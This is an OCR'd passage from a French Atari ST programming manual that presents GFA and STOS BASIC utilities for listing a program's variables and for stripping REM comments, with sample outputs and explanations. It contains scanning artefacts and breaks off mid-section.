    ' Modification de l'adresse de début d'affichage
    '_____________________________________________
    '
    PROCEDURE adresse
      IF (debut%>2048) THEN
        ecrit_mem(debut%)
      ENDIF
      LOCATE 25,23
      INPUT "Adresse : ";debut%
      lit_mem(debut%)
      affiche
    RETURN
    '
    '
    '
    '_____________________________________________
    ' Edition des 256 octets en mémoire
    '_____________________________________________
    '
    PROCEDURE edition
      PRINT CHR$(27);"e"; 'Curseur activé
      px=12
      py=5
      REPEAT
        LOCATE py,px
        KEYGET a%
        b$=MID$(HEX$(a%,8),3,2)
        b%=VAL("&"+b$)
        '
        SELECT b%
        CASE &H48 !Vers le haut
          IF py>5
```

(suite)

```
        py=py-1
      ENDIF
    CASE &H50 !Vers le bas
      IF py<20
        py=py+1
      ENDIF
    CASE &H4B !Vers la gauche
      IF px>12
        IF (px-13) MOD 3=0
          px=px-1
        ELSE
          px=px-2
        ENDIF
      ENDIF
    CASE &H4D !Vers la droite
      IF px<58
        IF (px-12) MOD 3=0
          px=px+1
        ELSE
          px=px+2
        ENDIF
      ENDIF
    CASE 2,3,4,5,6,7,8,9,10,11,&H10,&H30,&H2E,&H20,&H12,&H21
      ca%=VAL("&"+RIGHT$(HEX$(ca%),2)) !Code ASCII caractère
      PRINT CHR$(ca%)
      LOCATE py,px
      IF ca%>96
        ca%=ca% AND &HDF !Conversion majuscule
      ENDIF
      IF (ca%<58) AND (ca%>47)
        cx%=ca%-48
      ENDIF
      IF (ca%>64)
        cx%=ca%-55
      ENDIF
      IF (px-13) MOD 3=0
        pc%=(py-5)*32+((px-12) DIV 3)*2+2
      ELSE
        pc%=(py-5)*32+((px-12) DIV 3)*2+1
      ENDIF
      pp%=((pc%-1) DIV 2)+1
      IF (pc% MOD 2)=0
        vi%=(m%(pp%) DIV 16)*16+cx%
      ELSE
        vi%=(m%(pp%) MOD 16)+cx%*16
      ENDIF
      LOCATE ((pp%-1) DIV 16)+5,((pp%-1) MOD 16)+62
      OUT 5,vi% !Affichage du code ASCII correspondant
      m%(pp%)=vi% !Mémorisation
    ENDSELECT
  UNTIL b%=1
  PRINT CHR$(27);"f"; !Curseur désactivé
RETURN
```

# 9/2.15

# Listage des variables d'un programme

Dans ce paragraphe, nous présentons deux programmes destinés aux développeurs Basic GFA et Basic STOS. Ces programmes permettent de connaître le nom des variables utilisées par un programme et les lignes où ces variables sont modifiées. Le résultat peut être affiché ou imprimé.

## COMMENT UTILISER LES PROGRAMMES

Si vous êtes utilisateur du langage GFA, saisissez le programme suivant :

```
REM ------------------------------------------
REM Listage des variables d'un programme
REM écrit en GFA BASIC
REM ------------------------------------------
REM
DIM t1$(500) !Noms des variables du programme
DIM t2(500)  !Lignes des variables du programme
CLS
PRINT "Listage des variables d'un programme"
PRINT "-------------------------------------"
PRINT
PRINT
INPUT "Nom du fichier ASCII à analyser : ";n$
PRINT
INPUT "Sortie sur 1)Ecran ou 2) Imprimante : ";rep
IF rep=2 THEN
  PRINT
  INPUT "Impression du listing (O/N) : ";i1$
ENDIF
OPEN "i",#1,n$
z=0
LOCATE 11,1
PRINT "Nombre de lignes analysées : "
REPEAT
  z=z+1
  LOCATE 11,29
  PRINT z
  LINE INPUT #1,l$
  p=0
  REPEAT
    p=INSTR(p+1,l$,"=")
    IF p<>0 THEN
      GOSUB extraction !Extraction de la variable
    ENDIF
  UNTIL p=0
UNTIL EOF(#1)
CLOSE #1
REM
REM ----------------------
REM Classement des entrées
REM ----------------------
REM
PRINT
PRINT "Classement des entrées en cours ..."
bis=1
REPEAT
  bis=0
  FOR j=1 TO i-1
    IF t1$(j)>t1$(j+1) THEN
      bis=1
      a$=t1$(j)
      t1$(j)=t1$(j+1)
      t1$(j+1)=a$
      a=t2(j)
```

(suite)

```
        t2(j)=t2(j+1)
        t2(j+1)=a
      ENDIF
    NEXT j
  UNTIL bis=0
  REM
  REM ------------------------------------
  REM Affichage/Impression du résultat
  REM ------------------------------------
  REM
  IF rep=2 THEN
    PRINT
    PRINT "Impression en cours ..."
  ENDIF
  IF UPPER$(il$)="O" THEN
    OPEN "i",#1,n$
    OPEN "o",#2,"PRN:"
    ligne=0
    REPEAT
      ligne=ligne+1
      LINE INPUT #1,l$
      PRINT #2,ligne;" ";l$
    UNTIL EOF(#1)
    CLOSE #1
    CLOSE #2
    PRINT
    PRINT "Appuyez sur une touche pour imprimer la liste des variables ..."
    a$=INPUT$(1)
  ENDIF

  IF rep=1 THEN
    OPEN "o",#1,"con:"
    CLS
  ELSE
    OPEN "o",#1,"PRN:"
  ENDIF
  PRINT #1,"Les variables du fichier ";UPPER$(n$);" sont les suivantes :"
  PRINT #1
  PRINT #1,"Variable        Ligne(s)"
  PRINT #1,"----------      ----------------------------------------------------------------------"
  FOR j=1 TO i
    PRINT #1,t1$(j);
    PRINT #1,SPACE$(15-LEN(t1$(j)));
    PRINT #1,t2(j);
    k=1
    WHILE t1$(j)=t1$(j+k)
      PRINT #1,"/";t2(j+k);
      k=k+1
    WEND
    PRINT #1
    IF k<>1 THEN
      j=j+k-1
    ENDIF
  NEXT j
```

(suite)

```
    END
    .
    .
    .
    REM
    REM ------------------------------
    REM Extraction des variables
    REM ------------------------------
    REM
    PROCEDURE extraction
      sp=p
      bad=0
      ch$=MID$(l$,sp,1)
      WHILE (ch$<>" ") AND (ch$<>":") AND (sp<>-1)
        ch$=MID$(l$,sp,1)
        IF (ASC(ch$)=34) OR (ch$=">") OR (ch$="<") THEN
          bad=1
        ENDIF
        IF (ASC(ch$)<91) AND (ASC(ch$)>64) THEN
          bad=1
        ENDIF
        sp=sp-1
      WEND
      IF bad<>1 THEN
        i=i+1
        t1$(i)=MID$(l$,sp+2,p-sp-2)
        WHILE LEFT$(t1$(i),1)="("
          t1$(i)=RIGHT$(t1$(i),LEN(t1$(i))-1)
        WEND
        sp=1
        t2(i)=z
      ENDIF
    RETURN
```



Si vous êtes utilisateur du Basic STOS, saisissez le programme suivant :

```
1000 rem ------------------------------------------
1010 rem Listage des variables d'un programme
1020 rem écrit en BASIC STOS
1030 rem ------------------------------------------
1040 rem
1050 dim T1$(500)
1060 dim T2(500)
1070 cls
1080 print "Listage des variables d'un programme"
1090 print "-------------------------------------"
1100 print
1110 print
1120 input "Nom du fichier ASCII à analyser : ";N$
1130 print
1140 input "Sortie sur 1)Ecran ou 2) Imprimante : ";REP
1150 if REP=1 then 1180
1160 print
1170 input "Impression du listing (O/N) : ";IL$
1180 open in 1,N$
1190 Z=0
1200 locate 1,11
1210 print "Nombre de lignes analysées : "
1220 repeat
1230 Z=Z+1
1240 locate 29,11
1250 print Z
1260 line input #1,L$
1270 P=0
1280 repeat
1290 P=instr(L$,"=",P+1)
1300 if P<>0 then gosub 2140 : rem Extraction des variables
1310 until P=0
1320 until eof(#1)
1330 close #1
1340 rem
1350 rem ----------------------
1360 rem Classement des entrées
1370 rem ----------------------
1380 rem
1390 print
1400 print "Classement des entrées en cours ..."
1410 BIS=1
1420 repeat
1430 BIS=0
1440 for J=1 to I-1
1450 if T1$(J)<=T1$(J+1) then 1530
1460 BIS=1
1470 A$=T1$(J)
1480 T1$(J)=T1$(J+1)
1490 T1$(J+1)=A$
1500 A=T2(J)
1510 T2(J)=T2(J+1)
1520 T2(J+1)=A
1530 next J
```

(suite)

```
1540 until BIS=0
1550 rem
1560 rem ------------------------------------
1570 rem Affichage/Impression du résultat
1580 rem ------------------------------------
1590 rem
1600 if REP=1 then 1630
1610 print
1620 print "Impression en cours ..."
1630 if upper$(IL$)<>"O" then 1750
1640 open in #1,N$
1650 open #2,"PRT"
1660 repeat
1670 line input #1,L$
1680 print #2,L$
1690 until eof(#1)
1700 close #1
1710 close #2
1720 print
1730 print "Appuyez sur une touche pour imprimer la liste des variables ..."
1740 A$=input$(1)
1750 rem
1760 if REP=2 then open #1,"PRT" else 1950
1770 print #1,"Les variables du fichier ";upper$(N$);" sont les suivantes :"
1780 print #1,
1790 print #1,"Variable        Ligne(s)"
1800 print #1,"----------      ------------------------------------------------"
1810 for J=1 to I
1820 print #1,T1$(J);
1830 print #1,space$(15-len(T1$(J)));
1840 print #1,T2(J);
1850 K=1
1860 while T1$(J)=T1$(J+K)
1870 print #1," /";T2(J+K);
1880 K=K+1
1890 wend
1900 print #1,
1910 if K<>1 then J=J+K-1
1920 next J
1930 end
1940 rem
1950 print "Les variables du fichier ";upper$(N$);" sont les suivantes :"
1960 print
1970 print "Variable        Ligne(s)"
1980 print "----------      ------------------------------------------------"
1990 for J=1 to I
2000 print T1$(J);
2010 print space$(15-len(T1$(J)));
2020 print T2(J);
2030 K=1
2040 while T1$(J)=T1$(J+K)
2050 print "/";T2(J+K);
2060 K=K+1
2070 wend
```

(suite)

```
2080 print
2090 if K<>1 then J=J+K-1
2100 next J
2110 end
2120 rem
2130 rem
2140 rem ------------------------
2150 rem Extraction des variables
2160 rem ------------------------
2170 rem
2180 SP=P
2190 BAD=0
2200 CH$=mid$(L$,SP,1)
2210 while (CH$<>" ") and (CH$<>":") and (SP<>-1)
2220 CH$=mid$(L$,SP,1)
2230 if (asc(CH$)=34) or (CH$=">") or (CH$="<") then BAD=1
2240 if (asc(CH$)>=97) then BAD=1
2250 SP=SP-1
2260 wend
2270 if BAD=1 then 2380
2280 I=I+1
2290 T1$(I)=mid$(L$,SP+2,P-SP-2)
2300 while left$(T1$(I),1)="("
2310 T1$(I)=right$(T1$(I),len(T1$(I))-1)
2320 wend
2330 SP=1
2340 while mid$(L$,SP,1)<>" "
2350 SP=SP+1
2360 wend
2370 T2(I)=val(mid$(L$,1,SP-1))
2380 return
```

Avant de pouvoir utiliser le programme, vous devez convertir en ASCII les listings à analyser.

Sous Basic GFA, il vous suffit de sélectionner l'option « SAVE,A » du menu.

Sous STOS, le suffixe ASC doit être utilisé avec l'instruction SAVE. Par exemple :

SAVE "MONPROG.ASC"

Lorsque les listings à analyser sont convertis en ASCII, lancez le programme. Entrez le nom du listing à analyser :

Nom du fichier ASCII à analyser :

et le périphérique de sortie :

Sortie sur 1) Ecran ou 2) Imprimante :

Si vous utilisez le programme Basic GFA, vous devez également préciser si vous désirez imprimer le listing numéroté du programme analysé :

Impression du listing (O/N) :

Les programmes écrits en Basic GFA ne comportent aucun numéro de ligne. Un listing numéroté est donc tout indiqué pour référencer les variables.

Lorsque vous avez entré ces divers paramètres, le programme vous tient informé de sa progression.

Dans un premier temps, il affiche le nombre de lignes analysées.

Dans un second temps, il vous informe que les variables répertoriées sont en cours de classement alphabétique. Enfin, dans un troisième temps, il affiche ou imprime la liste des variables répertoriées.

A titre d'exemple, nous avons appliqué le programme Basic GFA sur lui-même. Voici le résultat obtenu :



```
 1 REM ------------------------------------
 2 REM Listage des variables d'un programme
 3 REM écrit en GFA BASIC
 4 REM ------------------------------------
 5 REM
 6 DIM t1$(500) !Noms des variables du programme
 7 DIM t2(500)  !Lignes des variables du programme
 8 CLS
 9 PRINT "Listage des variables d'un programme"
10 PRINT "------------------------------------"
11 PRINT
12 PRINT
13 INPUT "Nom du fichier ASCII à analyser : ";n$
14 PRINT
15 INPUT "Sortie sur 1)Ecran ou 2) Imprimante : ";rep
16 IF rep=2 THEN
17   PRINT
18   INPUT "Impression du listing (O/N) : ";il$
19 ENDIF
20 OPEN "i",#1,n$
21 z=0

 .       ...
 .       ...
 .

 .
 .
 .       ...
 .       ...
114 REM ------------------------
115 REM Extraction des variables
116 REM ------------------------
117 REM
118 PROCEDURE extraction
119   sp=p
120   bad=0
121   ch$=MID$(l$,sp,1)
122   WHILE (ch$<>" ") AND (ch$<>":") AND (sp<>1)
123     ch$=MID$(l$,sp,1)
124     IF (ASC(ch$)=34) OR (ch$=">") OR (ch$="<") THEN
125       bad=1
126     ENDIF
127     IF (ASC(ch$)<91) AND (ASC(ch$)>64) THEN
128       bad=1
129     ENDIF
130     sp=sp-1
131   WEND
132   IF bad<>1 THEN
133     i=i+1
134     t1$(i)=MID$(l$,sp+2,p-sp-2)
135     WHILE LEFT$(t1$(i),1)="("
136       t1$(i)=RIGHT$(t1$(i),LEN(t1$(i))-1)
137     WEND
138     sp=1
139     t2(i)=z
140   ENDIF
141 RETURN
```

(suite)


```
Les variables du fichier A.LST sont les suivantes :

Variable        Ligne(s)
--------        ----------------------------------------------------
a               54
a$              51/82
bad             120/125/128
bis             45/47/50/59
ch$             121/123/124/124
i               133
j               48/95/106
k               99/102
ligne           72/74
p               29/31/35
rep             16/65/85
sp              119/130/138
t1$(i)          134/136
t1$(j)          52/100
t1$(j+1)        53
t2(i)           139
t2(j)           55
t2(j+1)         56
z               21/25
```

Le résultat obtenu en appliquant le programme STOS sur lui-même est similaire. Notez cependant que les variables GFA sont affichées en minuscules alors que les variables STOS sont affichées en majuscules :

```
Les variables du fichier A.ASC sont les suivantes :

Variable        Ligne(s)
--------        ----------------------------------------------------
A               1500
A$              1470 / 1740
BAD             2190 / 2230 / 2240 / 2270
BIS             1410 / 1430 / 1460 / 1540
CH$             2200 / 2220 / 2230 / 2230
I               2280
J               1440 / 1810 / 1910 / 1990 / 2090
K               1850 / 1880 / 2030 / 2060
P               1270 / 1290 / 1310
REP             1150 / 1600 / 1760
SP              2180 / 2250 / 2330 / 2350
T1$(I)          2290 / 2310
T1$(J)          1480 / 1860 / 2040
T1$(J+1)        1490
T2(I)           2370
T2(J)           1510
T2(J+1)         1520
Z               1190 / 1230
```

## LES PROGRAMMES EN DÉTAIL

La logique des programmes obéit à l'ordinogramme suivant :



Les programmes GFA et STOS étant très proches, nous n'allons commenter que le programme écrit en GFA.

Le programme débute par l'étude dimensionnelle des tableaux **t1$** et **t2**. Le tableau **t1$** sera utilisé pour stocker le nom des variables du programme ; le tableau **t2** contiendra les lignes où ces variables sont modifiées :

```
DIM t1$(500) !Noms des variables du programme
DIM t2(500)  !Lignes des variables du programme
```

Le programme se poursuit par la saisie :

— du nom du fichier à analyser ;

— du type de périphérique de sortie ;

— de l'impression/non impression du listing numéroté :

```
INPUT "Nom du fichier ASCII à analyser : ";n$
PRINT
INPUT "Sortie sur 1) Ecran ou 2) Imprimante : ";rep
IF rep=2 THEN
  PRINT
  INPUT "Impression du listing (O/N) : ";il$
ENDIF
```

Le fichier **n$** est ouvert en lecture. Chaque ligne du fichier est analysé à l'intérieur d'une boucle REPEAT UNTIL :

```
OPEN "i",#1,n$
z=0
LOCATE 11,1
PRINT "Nombre de lignes analysées :"
REPEAT
  z=z+1
  LOCATE 11,29
  PRINT z
  LINE INPUT #1,1$
```

Une boucle REPEAT UNTIL active répétitivement la procédure **EXTRACTION** dans le but d'extraire le nom des variables du programme. La boucle prend fin lorsque toute la ligne a été analysée :

```
p=0
REPEAT
  p=INSTR(p+1,1$,"=")
  IF p<>0 THEN
    GOSUB extraction !Extraction de la variable
  ENDIF
UNTIL p=0
```

La boucle de lecture prend fin lorsque toutes les lignes du fichier ont été analysées :

```
UNTIL EOF(#1)
```



Les variables répertoriées sont ensuite classées par ordre alphabétique. Le principe du classement est simple : toutes les entrées du tableau **t1$** sont parcourues et comparées. Lorsque deux entrées consécutives sont dans un ordre inverse alphabétique, elles sont inversées, ainsi que les données correspondantes dans le tableau **t2**. La comparaison se poursuit jusqu'à ce qu'un parcours complet du tableau **t1$** n'ait donné lieu à aucune inversion :

```
REPEAT
  bis=0
  FOR j=1 TO i-1
    IF t1$(j)>t1$(j+1) THEN
      bis=1
      a$=t1$(j)
      t1$(j)=t1$(j+1)
      t1$(j+1)=a$
      a=t2(j)
      t2(j)=t2(j+1)
      t2(j+1)=a
    ENDIF
  NEXT j
UNTIL bis=0
```

Les données classées peuvent alors être affichées ou imprimées. Si vous avez demandé une impression du résultat, le message « **Impression en cours** » est affiché sur l'écran :

```
IF rep=2 THEN
  PRINT
  PRINT « Impression en cours... »
ENDIF
```

Si vous avez demandé d'imprimer le listing numéroté du programme analysé, une boucle REPEAT UNTIL se charge du travail :

```
IF UPPER$(il$)="0" THEN
  OPEN "i",#i,n$
  OPEN "o",#2,"PRN:"
  ligne=0
  REPEAT
    ligne=ligne+1
    LINE INPUT #1,l$
    PRINT #2,ligne;" ";l$
  UNTIL EOF(#1)
CLOSE #1
CLOSE #2
```

et un message vous demande d'appuyer sur une touche du clavier pour imprimer la liste des variables :

```
PRINT "Appuyez sur une touche pour imprimer la liste des variables..."
a$=INPUT$(1)
```

Le périphérique de sortie choisi est ouvert en écriture :

```
IF rep=1 THEN
  OPEN "o",#1,"CON:"
  CLS
ELSE
  OPEN "o",#1,"PRN:"
ENDIF
```

et la liste des variables lui est envoyée :

```
PRINT #1,"Les variables du fichier ";UPPER$(n$);" sont les suivantes :"
PRINT #1
PRINT #1,"Variable     Ligne(s)"
PRINT #1,"---------    ----------------------------------------"
FOR j=1 TO i
  ...
NEXT j
```

Comme son nom l'indique, la procédure **EXTRACTION** extrait les variables de la ligne courante.

Le procédé d'extraction est simple. La ligne analysée est parcourue à partir du caractère "=" identifié vers le début de la ligne. Le pointeur de caractère est décrémenté jusqu'à ce que :

— le caractère espace soit rencontré ;

— le caractère séparateur soit rencontré ;

— toute la ligne ait été décrite :

```
ch$=MID$(1$,sp,1)
WHILE (ch$<>" ") AND (ch$<>":") AND (sp<>-1)
ch$=MID$(1$,sp,1)
```

Si, pendant la recherche, un des caractères rencontrés est :

— une marque de cotation (ASCII 34) ;

— un signe inférieur ou supérieur ;

ou

— un caractère majuscule ;

la variable est rejetée :

```
IF (ASC(ch$)=34) OR (ch$=">") OR (ch$="<") THEN
  bad=1
ENDIF
IF (ASC(ch$)<91) AND (ASC(ch$)>64) THEN
  bad=1
ENDIF
```

Si la variable n'est pas rejetée, les éventuels caractères parenthèse ouvrante qui la précèdent sont supprimés. Le nom de la variable est mémorisé dans le tableau **t1$** et la ligne qu'elle occupe dans le tableau **t2** :

```
IF bad< >1 THEN
  i=i+1
  t1$(i)=MID$(1$,sp+2,p-sp-2)
  WHILE LEFT$(t1$(i),1)="("
    t1$(i)=RIGHT$(t1$(i),LEN(t1$(i))-1)
  WEND
  sp=1
  t2(i)=z
```

# 9/2.16

# Tueur de REM

Si les commentaires implantés dans des programmes ont pour avantage de clarifier leur fonctionnement, ils ont aussi la fâcheuse propriété d'occuper une place mémoire non négligeable. Dans ce paragraphe, nous vous proposons deux programmes. Le premier détruit les remarques des programmes Basic GFA ; le second détruit les remarques des programmes Basic STOS.

## COMMENT UTILISER LES PROGRAMMES

Si vous êtes utilisateur du langage GFA, saisissez le programme suivant :

```
REM ------------------------------------
REM Tueur de REM pour les programmes
REM écrits en GFA BASIC
REM ------------------------------------
REM
DIM t$(1000) !Lignes du programme
CLS
PRINT "Tueur de REM pour GFA BASIC"
PRINT "---------------------------"
PRINT
PRINT
INPUT "Nom du fichier ASCII à analyser : ";n$
PRINT
INPUT "Nom du fichier résultant : ";n2$
OPEN "i",#1,n$
z=0
l=0
LOCATE 9,1
PRINT "Nombre de lignes analysées : "
REPEAT
  z=z+1
  LOCATE 9,30
  PRINT z
  LINE INPUT #1,l$
  IF (LEFT$(l$,3)<>"REM") AND (LEFT$(l$,1)<>"'") THEN !Analyse de la ligne
    p=INSTR(1,l$,"!")
    IF (p<>0) THEN
      IF (MID$(l$,p-1,1)=" ") THEN
        l$=LEFT$(l$,p-1)
      ENDIF
    ENDIF
    l=l+1
    t$(l)=l$ !Mémorisation de la ligne
  ENDIF
UNTIL EOF(#1)
CLOSE #1
REM
REM - - - - - - - - - - - - - - - - - - - -
REM Sauvegarde disque du fichier modifié
REM - - - - - - - - - - - - - - - - - - - -
REM
PRINT
PRINT "Ecriture du fichier résultat en cours ..."
OPEN "o",#1,n2$
FOR i=1 TO l
  PRINT #1,t$(i)
NEXT i
CLOSE #1
END
```



Si vous êtes utilisateur du Basic STOS, saisissez le programme suivant :

```
1000 rem ---------------------------------------
1010 rem Tueur de REM pour les programmes
1020 rem écrits en BASIC STOS
1030 rem ---------------------------------------
1040 rem
1050 dim T$(1000) rem Lignes du programme
1060 cls
1070 print "Tueur de REM pour BASIC STOS"
1080 print "-----------------------------"
1090 print
1100 print
1110 input "Nom du fichier ASCII à analyser : ";N$
1120 print
1130 input "Nom du fichier résultant : ";N2$
1140 open in 1,N$
1150 Z=0
1160 K=0
1170 locate 1,9
1180 print "Nombre de lignes analysées : "
1190 repeat
1200 Z=Z+1
1210 locate 30,9
1220 print Z
1230 line input #1,L$
1240 I=1
1250 repeat
1260 I=I+1
1270 until mid$(L$,I,1)=" "
1280 if mid$(L$,I+1,3)="rem" then 1320 : rem La ligne doit etre éliminée
1285 K=K+1
1290 A=instr(L$," rem",1)
1300 if A<>0 then if mid$(L$,A-1,1)=":" then A=A-2 rem Dernier caract
1310 if A=0 then T$(K)=L$ else T$(K)=mid$(L$,1,A)
1320 until eof(#1)
1330 close #1
1340 rem
1350 rem - - - - - - - - - - - - - - - - - - -
1360 rem Sauvegarde disque du fichier modifié
1370 rem - - - - - - - - - - - - - - - - - - -
1380 rem
1390 print
1400 print "Ecriture du fichier résultat en cours ..."
1410 open out 1,N2$
1420 for I=1 to K
1430 print #1,T$(I)
1440 next I
1450 close #1
1460 end
```

Avant de pouvoir utiliser le programme, vous devez convertir en ASCII les listings dont vous voulez enlever les remarques.

Sous Basic GFA, il vous suffit de sélectionner l'option « SAVE,A » du menu.

Sous STOS, le suffixe ASC doit être utilisé avec l'instruction SAVE. Par exemple :

```
SAVE "MONPROG.ASC"
```

Lorsque les listings à convertir sont convertis en ASCII, lancez le programme. Entrez le nom du fichier à analyser :

```
Nom du fichier ASCII à analyser :
```

et le nom du fichier résultant :

```
Nom du fichier résultant :
```

Les noms du fichier à analyser et du fichier résultant peuvent être les mêmes.

Le programme affiche en permanence les actions qu'il est en train d'effectuer :

```
Nombre de lignes analysées : xxx
```

puis :

```
Ecriture du fichier résultat en cours ...
```



A titre d'exemple, voici le résultat obtenu en appliquant le tueur de REM GFA sur lui-même :


```
DIM t$(1000)
CLS
PRINT "Tueur de REM pour GFA BASIC"
PRINT "--------------------------"
PRINT
PRINT
INPUT "Nom du fichier ASCII à analyser : ";n$
PRINT
INPUT "Nom du fichier résultant : ";n2$
OPEN "i",#1,n$
z=0
l=0
LOCATE 9,1
PRINT "Nombre de lignes analysées : "
REPEAT
  z=z+1
  LOCATE 9,30
  PRINT z
  LINE INPUT #1,l$
  IF (LEFT$(l$,3)<>"REM") AND (LEFT$(l$,1)<>"'") THEN
    p=INSTR(1,l$,"!")
    IF (p<>0) THEN
      IF (MID$(l$,p-1,1)=" ") THEN
        l$=LEFT$(l$,p-1)
      ENDIF
    ENDIF
    l=l+1
    t$(l)=l$
  ENDIF
UNTIL EOF(#1)
CLOSE #1
PRINT
PRINT "Ecriture du fichier résultat en cours ..."
OPEN "o",#1,n2$
FOR i=1 TO l
  PRINT #1,t$(i)
NEXT i
CLOSE #1
END
```

et le tueur de REM STOS sur lui-même :

```
1050 dim T$(1000)
1060 cls
1070 print "Tueur de REM pour BASIC STOS"
1080 print "-----------------------------"
1090 print
1100 print
1110 input "Nom du fichier ASCII à analyser : ";N$
1120 print
1130 input "Nom du fichier résultant : ";N2$
1140 open in 1,N$
1150 Z=0
1160 K=0
1170 locate 1,9
1180 print "Nombre de lignes analysées : "
1190 repeat
1200 Z=Z+1
1210 locate 30,9
1220 print Z
1230 line input #1,L$
1240 I=1
1250 repeat
1260 I=I+1
1270 until mid$(L$,I,1)=" "
1280 if mid$(L$,I+1,3)="rem" then 1320
1285 K=K+1
1290 A=instr(L$,"
1300 if A<>0 then if mid$(L$,A-1,1)=":" then A=A-2
1310 if A=0 then T$(K)=L$ else T$(K)=mid$(L$,1,A)
1320 until eof(#1)
1330 close #1
1390 print
1400 print "Ecriture du fichier résultat en cours ..."
1410 open out 1,N2$
1420 for I=1 to K
1430 print #1,T$(I)
1440 next I
1450 close #1
1460 end
```

## LES PROGRAMMES EN DÉTAIL

La logique des programmes obéit à l'ordinogramme suivant :



Les programmes GFA et STOS étant très proches, nous nous contenterons d'analyser le programme STOS.

Le programme débute par l'étude dimensionnelle du tableau de travail :

```
1050 dim T$(1000) rem Lignes du programme
```

Il se poursuit par la saisie des noms des programmes à analyser et résultant :

```
1110 input "Nom du fichier ASCII à analyser : ";N$
1120 print
1130 input "Nom du fichier résultant : ";N2$
```

Le fichier à analyser est ouvert en lecture :

```
1140 open in 1,N$
```

et le nombre de lignes analysées est affiché sur l'écran :

```
1180 print "Nombre de lignes analysées"
1190 repeat
1200 Z=Z+1
1210 locate 30,9
1220 print Z
```

Le programme lit séquentiellement les lignes du fichier :

```
1230 ligne input #1,L$
```

et les analyse. Tout d'abord, il recherche si le mot clé REM se trouve en début de ligne. Dans ce cas, la ligne doit être éliminée :

```
1240 I=1
1250 repeat
1260 I=I+1
1270 until mid$(L$,I,1)=" "

1280 if mid$(L$,I+1,3)="rem" then 1320 : rem La ligne doit être éliminée
```

Dans le cas contraire, une instruction « **instr** » permet d'identifier la position éventuelle d'un REM sur la ligne :

```
1290 A=instr(L$," rem",1)
```

En Basic STOS, les REM peuvent être précédés ou non d'un séparateur (:). Si un séparateur se trouve devant un REM, il doit être éliminé :

```
